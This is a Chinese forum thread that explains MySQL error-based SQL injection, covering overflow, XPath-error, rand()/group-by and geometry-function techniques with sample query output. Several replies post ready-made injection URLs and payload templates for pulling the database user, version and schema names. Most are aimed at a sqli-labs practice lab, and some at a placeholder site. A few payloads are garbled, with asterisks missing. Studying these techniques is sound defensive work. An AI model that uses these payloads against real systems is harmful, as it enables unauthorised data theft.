MYSQL报错注入的一点总结

admin / 2017-02-27 13:21:00 / 浏览数 12987 新手 入门资料 顶(0) 踩(0)

SQL报错注入就是利用数据库的某些机制，人为地制造错误条件，使得查询结果能够出现在错误信息中。这种手段在联合查询受限且能返回错误信息的情况下比较好用，毕竟

MYSQL报错注入个人认为大体可以分为以下几类：

1. BIGINT等数据类型溢出
2. xpath语法错误
3. concat+rand()+group_by()导致主键重复
4. 一些特性

下面就针对这几种错误类型看看背后的原理是怎样的。

0x01 数据溢出

这里可以看到mysql是怎么处理整形的：Integer Types (Exact Value)，如下表：

Type	Storage (Bytes)	Minimum Value (Signed/Unsigned)	Maximum Value (Signed/Unsigned)
TINYINT	1	-128	127
		0	255
SMALLINT	2	-32768	32767
		0	65535
MEDIUMINT	3	-8388608	8388607
		0	16777215
INT	4	-2147483648	2147483647
		0	4294967295
BIGINT	8	-9223372036854775808	9223372036854775807
		0	18446744073709551615

在mysql5.5之前，整形溢出是不会报错的，根据官方文档说明out-of-range-and-overflow，只有版本号大于5.5.5时，才会报错。试着对最大数做加法运算，可以看到报错

```
mysql> select 18446744073709551615+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(18446744073709551615 + 1)'
```

在mysql中，要使用这么大的数，并不需要输入这么长的数字进去，使用按位取反运算运算即可：

```
mysql> select ~0;
+----------------------+
| ~0                   |
+----------------------+
| 18446744073709551615 |
+----------------------+
1 row in set (0.00 sec)

mysql> select ~0+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(~(0) + 1)'
```

我们知道，如果一个查询成功返回，则其返回值为0，进行逻辑非运算后可得1，这个值是可以进行数学运算的：

```
mysql> select (select * from (select user())x);
+----------------------------------+
| (select * from (select user())x) |
+----------------------------------+
| root@localhost                   |
+----------------------------------+
1 row in set (0.00 sec)

mysql> select !(select * from (select user())x);
+-----------------------------------+
| !(select * from (select user())x) |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0.01 sec)
```

```
mysql> select !(select * from (select user())x)+1;
+-------------------------------------+
| !(select * from (select user())x)+1 |
+-------------------------------------+
|                                   2 |
+-------------------------------------+
1 row in set (0.00 sec)
```

同理，利用exp函数也会产生类似的溢出错误：

```
mysql> select exp(709);
+-----------------------+
| exp(709)              |
+-----------------------+
| 8.218407461554972e307 |
+-----------------------+
1 row in set (0.00 sec)

mysql> select exp(710);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(710)'
```

注入姿势：

```
mysql> select exp(~(select*from(select user())x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'
```

利用这一特性，再结合之前说的溢出报错，就可以进行注入了。这里需要说一下，经笔者测试，发现在mysql5.5.47可以在报错中返回查询结果：

```
mysql> select (select(!x-~0)from(select(select user())x)a);
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not('root@localhost')) - ~(0))'
```

而在mysql>5.5.53时，则不能返回查询结果

```
mysql> select (select(!x-~0)from(select(select user())x)a);
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not(`a`.`x`)) - ~(0))'
```

此外，报错信息是有长度限制的，在mysql/my_error.c中可以看到：

```
/* Max length of a error message. Should be
kept in sync with MYSQL_ERRMSG_SIZE. */

#define ERRMSGSIZE (512)
```

0x02 xpath语法错误

从mysql5.1.5开始提供两个XML查询和修改的函数，extractvalue和updatexml。extractvalue负责在xml文档中按照xpath语法查询节点内容，updatexml则负责修改查询

```
mysql> select extractvalue(1,'/a/b');
+-----------------------+
| extractvalue(1,'/a/b') |
+-----------------------+
|                       |
+-----------------------+
1 row in set (0.01 sec)
```

它们的第二个参数都要求是符合xpath语法的字符串，如果不满足要求，则会报错，并且将查询结果放在报错信息里：

```
mysql> select updatexml(1,concat(0x7e,(select @@version),0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~5.7.17~'
mysql> select extractvalue(1,concat(0x7e,(select @@version),0x7e));
ERROR 1105 (HY000): XPATH syntax error: '~5.7.17~'
```

0x03 主键重复

这里利用到了count()和group by在遇到rand()产生的重复值时报错的思路。网上比较常见的payload是这样的：

```
mysql> select count(*) from test group by concat(version(),floor(rand(0)*2));
ERROR 1062 (23000): Duplicate entry '5.7.171' for key '<group_key>'
```

可以看到错误类型是duplicate entry，即主键重复。实际上只要是count，rand()，group by三个连用就会造成这种报错，与位置无关：

```
mysql> select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x;
ERROR 1062 (23000): Duplicate entry '5.7.171' for key '<group_key>'
```

这种报错方法的本质是因为`floor(rand(0)*2)`的重复性，导致group by语句出错。`group by key`的原理是循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则不在临时表中更新临时表的数据；如果key不在临时表中，

```
mysql> select * from test;
+------+-------+
| id   | name  |
+------+-------+
| 0    | jack  |
| 1    | jack  |
| 2    | tom   |
| 3    | candy |
| 4    | tommy |
| 5    | jerry |
+------+-------+
6 rows in set (0.00 sec)
```

我们以`select count(*) from test group by name`语句说明大致过程如下：

- 先是建立虚拟表，其中key为主键，不可重复：

key	count(*)

- 开始查询数据，去数据库数据，然后查看虚拟表是否存在，不存在则插入新记录，存在则count(*)字段直接加1：

key	count(*)
jack	1

key	count(*)
jack	1+1

key	count(*)
jack	1+1
tom	1

key	count(*)
jack	1+1
tom	1
candy	1

当这个操作遇到rand(0)*2时，就会发生错误，其原因在于rand(0)是个稳定的序列，我们计算两次rand(0)：

```
mysql> select rand(0) from test;
+---------------------+
| rand(0)             |
+---------------------+
| 0.15522042769493574 |
|   0.620881741513388 |
|  0.6387474552157777 |
| 0.33109208227236947 |
|  0.7392180764481594 |
|  0.7028141661573334 |
+---------------------+
6 rows in set (0.00 sec)

mysql> select rand(0) from test;
+---------------------+
| rand(0)             |
+---------------------+
| 0.15522042769493574 |
|   0.620881741513388 |
|  0.6387474552157777 |
| 0.33109208227236947 |
|  0.7392180764481594 |
|  0.7028141661573334 |
+---------------------+
6 rows in set (0.00 sec)
```

同理，floor(rand(0)*2)则会固定得到011011...的序列(这个很重要)：

```
mysql> select floor(rand(0)*2) from test;
+------------------+
| floor(rand(0)*2) |
```

```
+------------------+
|                0 |
|                1 |
|                1 |
|                0 |
|                1 |
|                1 |
+------------------+
6 rows in set (0.00 sec)
```

回到之前的group by语句上，我们将其改为`select count(*) from test group by floor(rand(0)*2)`，看看每一步是什么情况：

- 先建立空表

key	count(*)

- 取第一条记录，执行`floor(rand(0)*2)`，发现结果为0(第一次计算)，查询虚表，发现没有该键值，则会再计算一次`floor(rand(0)*2)`，将结果1(第二次计算)插入虚

key	count(*)
1	1

- 查第二条记录，再次计算`floor(rand(0)*2)`，发现结果为1(第三次计算)，查询虚表，发现键值1存在，所以此时不在计算第二次，直接count(*)值加1，如下：

key	count(*)
1	1+1

- 查第三条记录，再次计算`floor(rand(0)*2)`，发现结果为0(第四次计算)，发现键值没有0，则尝试插入记录，此时会又一次计算`floor(rand(0)*2)`，结果1(第5次计
- 最终报错的结果，即主键'1'重复：

```
mysql> select count(*) from test group by floor(rand(0)*2);
ERROR 1062 (23000): Duplicate entry '1' for key '<group_key>'
```

整个查询过程中，`floor(rand(0)*2)`被计算了5次，查询原始数据表3次，所以表中需要至少3条数据才能报错。关于这个rand()的问题，官方文档在这里有个说明：

```
RAND() in a WHERE clause is evaluated for every row (when selecting from one table) or combination of rows (when selecting fro
```

如果有一个序列开头时`0,1,0`或者`1,0,1`，则无论如何都不会报错了，因为虚表开头两个主键会分别是0和1，后面的就直接count(*)加1了：

```
mysql> select floor(rand(1)*2) from test;
+------------------+
| floor(rand(1)*2) |
+------------------+
|                0 |
|                1 |
|                0 |
|                0 |
|                0 |
|                1 |
+------------------+
6 rows in set (0.00 sec)

mysql> select count(*) from test group by floor(rand(1)*2);
+----------+
| count(*) |
+----------+
|        3 |
|        3 |
+----------+
2 rows in set (0.00 sec)
```

0x04 一些特性

列名重复

mysql列名重复会报错，我们利用name_const来制造一个列：

```
mysql> select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))x;
ERROR 1060 (42S21): Duplicate column name '5.7.17'
```

根据官方文档，name_const函数要求参数必须是常量，所以实际使用上还没找到什么比较好的利用方式。

利用这个特性加上join函数可以爆列名：

```
mysql> select *  from(select * from test a join test b)c;
ERROR 1060 (42S21): Duplicate column name 'id'
```

```
mysql> select *  from(select * from test a join test b using(id))c;
ERROR 1060 (42S21): Duplicate column name 'name'
```

几何函数

mysql有些几何函数，例如geometrycollection()，multipoint()，polygon()，multipolygon()，linestring()，multilinestring()，这些函数对参数要求是形如(1 2,3 3,2 2 1)这样几何数据，如果不满足要求，则会报错。经测试，在版本号为5.5.47上可以用来注入，而在5.7.17上则不行：

```
5.5.47
mysql> select multipoint((select * from (select * from (select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from ((select '5.5.47' AS `version()` from dual) `b`))' val
5.7.17
mysql> select multipoint((select * from (select * from (select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `a`.`version()` from ((select version() AS `version()`) `a`))' value found
```

参考资料：


http://codecloud.net/60086.html

http://www.jinglingshu.org/?p=4507

http://www.thinkings.org/2015/08/10/bigint-overflow-error-sqli.html

上一篇：基于Tor的匿名通信软件 下一篇：PHP函数usort是咋回事?还能...

1. 11 条回复


hades 2017-02-27 14:15:59

欢迎楼主继续补充，我的印象中应该还有的。。。

0 回复Ta


hades 2017-02-27 14:45:51

Immediately started counting the columns:
Code:
http://www.yoursite.com/news_dett.php?id=30+ORDER+BY+9--
column 9 we have the error "SQL Error : Unknown column '9' in 'order clause" then the columns are 8 :)

Proceed with a union based injection:
Code:
http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,6,7,8--
in our case the columns 1,6,7,8 are vulnerable

Proceed trying to find the version of MySQL:
Code:
http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,version( ),7,8--

At this point our error appears
Code:
SQL Error : Illegal mix of collations (latin1_swedish_ci,IMPLICIT) and (utf8_general_ci,SYSCONST) for operation 'UNION'

There are 3 ways to bypass this error:
convert(version() using latin1)
aes_decrypt(aes_encrypt(version(),1),1)
unhex(hex(@@version))

Other ways (Thanks to benzi):
cast(version()+as+binary)
convert(version(),binary)
convert(version()+using+binary)

see examples:
Version:
Code:
http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,convert(version( ) using latin1) ,7,8--

Database:
Code:
http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,convert(database( ) using latin1) ,7,8--

User:
Code:
http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,convert(user( ) using latin1) ,7,8--

0 回复Ta

 admin 2017-02-28 01:36:38

涨姿势了

0 回复Ta

 hades 2017-02-28 01:49:56

有新的欢迎继续补充哈

0 回复Ta

 hades 2017-03-04 07:02:38

MySQL的报错SQL注入方法更多，不过多数人以为只有三种，分别是floor()、updatexml()以及extractvalue()这三个函数，但实际上还有很多个函数都会导致MySQL报
GeometryCollection()、polygon()、GTID_SUBSET()、multipoint()、multilinestring()、multipolygon()、LINESTRING()、exp()，下面我们来看看它们具体的报错
通常注入的SQL语句大多是"select from phpsec where id = ?"这种类型，这里我们就用这种类型来说明怎么利用，利用方式分别如下。
第一种：floor()
注入语句：
id=1 and (select 1 from (select count(),concat(user(),floor(rand(0)2))x from information_schema.tables group by x)a)
例如：
http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and (select 1 from (select count(),concat(user(),floor(rand(0)2))x from information_schema.tables group by x)a) --+
http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and (select 1 from (select count(),concat((select (select (select concat(0x7e,count(schema_name),0x7e) from information_schema.schemata)) from information_schema.tables limit 0,1),floor(rand(0)2))x from information_schema.tables group by x)a) --+
http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and (select 1 from (select count(),concat((select (select (select concat(0x7e,schema_name,0x7e) from information_schema.schemata limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)2))x from information_schema.tables group by x)a) --+
通过floor报错【没有任何字符长度限制】
固定句式：
and (select 1 from (select count(),concat((select (select (payload)) from information_schema.tables limit 0,1),floor(rand(0)2))x from information_schema.tables group by x)a)
查询数据库的个数：
select concat(0x7e,count(schema_name),0x7e) from information_schema.schemata
payload组合语句：


and (select 1 from (select count(),concat((select (select (select concat(0x7e,count(schema_name),0x7e) from information_schema.schemata)) from information_schema.tables limit 0,1),floor(rand(0)2))x from information_schema.tables group by x)a)

获取数据库名字：

select concat(0x7e,schema_name,0x7e) from information_schema.schemata limit 0,1

payload组合语句：

and (select 1 from (select count(),concat((select (select (select concat(0x7e,schema_name,0x7e) from information_schema.schemata limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)



第二种：extractvalue()

注入语句：

id=1 and (extractvalue(1,concat(0x5c,(select user()))))

例如：

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and (extractvalue(1,concat(0x5c,(select user())))) --+

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and extractvalue(1,(concat(0x7e,(select @@version),0x7e))) --+

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and extractvalue(1,(concat(0x7e,(select version()),0x7e))) --+

通过ExtractValue报错【最多32字符】

固定句式：

and extractvalue(1,(payload))

或者记忆成：


and extractvalue(1,(concat(0x7e,(payload),0x7e)))

查询数据库版本号：

and extractvalue(1,(concat(0x7e,(select @@version),0x7e)))

或者写成：

and extractvalue(1,(concat(0x7e,(select version()),0x7e)))



第三种：updatexml()

注入语句：

id=1 AND (updatexml(1,concat(0x5e24,(select user()),0x5e24),1))

例如：

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND (updatexml(1,concat(0x5e24,(select user()),0x5e24),1)) --+

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' +and updatexml(1,(concat(0x7e,(select @@version),0x7e)),1) --+

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' +and updatexml(1,(concat(0x7e,(select version()),0x7e)),1) --+

通过UpdateXML报错【最多32字符】

固定句式：

+and updatexml(1,(payload),1)

或者记忆成：


+and updatexml(1,(concat(0x7e,(payload),0x7e)),1)

查询数据库版本号：


+and updatexml(1,(concat(0x7e,(select @@version),0x7e)),1)

或者写成：


+and updatexml(1,(concat(0x7e,(select version()),0x7e)),1)
+加号可以换成空格



第四种：GeometryCollection()【高版本数据库并没有执行成功】
注入语句：
id=1 AND GeometryCollection((select from (select from (select user())a)b))
例如：
http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND GeometryCollection((select from (select from (select user())a)b)) --+



第五种：polygon()【高版本数据库并没有执行成功】
注入语句：
id=1 AND polygon((select from (select from (select user())a)b))
例如：
http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND polygon((select from (select from (select user())a)b)) --+



第六种：multipoint()【高版本数据库并没有执行成功】
注入语句：
id=1 AND multipoint((select from (select from (select user())a)b))
例如：
http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND multipoint((select from (select from (select user())a)b)) --+

第七种：multilinestring()【高版本数据库并没有执行成功】

注入语句：

id=1 AND multilinestring((select from (select from (select user())a)b))

例如：

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND multilinestring((select from (select from (select user())a)b)) --+

第八种：multipolygon()【高版本数据库并没有执行成功】

注入语句：

id=1 AND multipolygon((select from (select from (select user())a)b))

例如：

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND multipolygon((select from (select from (select user())a)b)) --+

第九种：linestring()【高版本数据库并没有执行成功】

注入语句：

id=1 AND LINESTRING((select from (select from (select user())a)b))

例如：

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND LINESTRING((select from (select from (select user())a)b)) --+


第十种：exp()【高版本数据库并没有执行成功】

注入语句：

id=1 and EXP(~(SELECT from (SELECT user())a))

例如：

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and EXP(~(SELECT from (SELECT user())a)) --+




0 回复Ta

admin 2017-03-05 03:03:42

其实geometrycollection()，multipoint()，polygon()，multipolygon()，linestring()，multilinestring()这些我都算成几何函数的，原理类似，都是不满足对参数的要

0 回复Ta



hades 2017-03-05 03:18:14

嗯~ o(￣▽￣)o 上面的作者进行了一下细分 估计这下是全了

0 回复Ta


云卷云舒 2017-03-20 03:08:29

诶 .我的版本是5.5.47的也能整形溢出报错

0 回复Ta


0_0 2017-03-31 21:52:38

用floor()最多，其他没怎么用

0 回复Ta


0h1in9e 2017-04-04 10:24:03

学习了

0 回复Ta

围观的白菜哥哥 2019-11-20 15:16:16

@云卷云舒 >=5.53版本就不可以了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板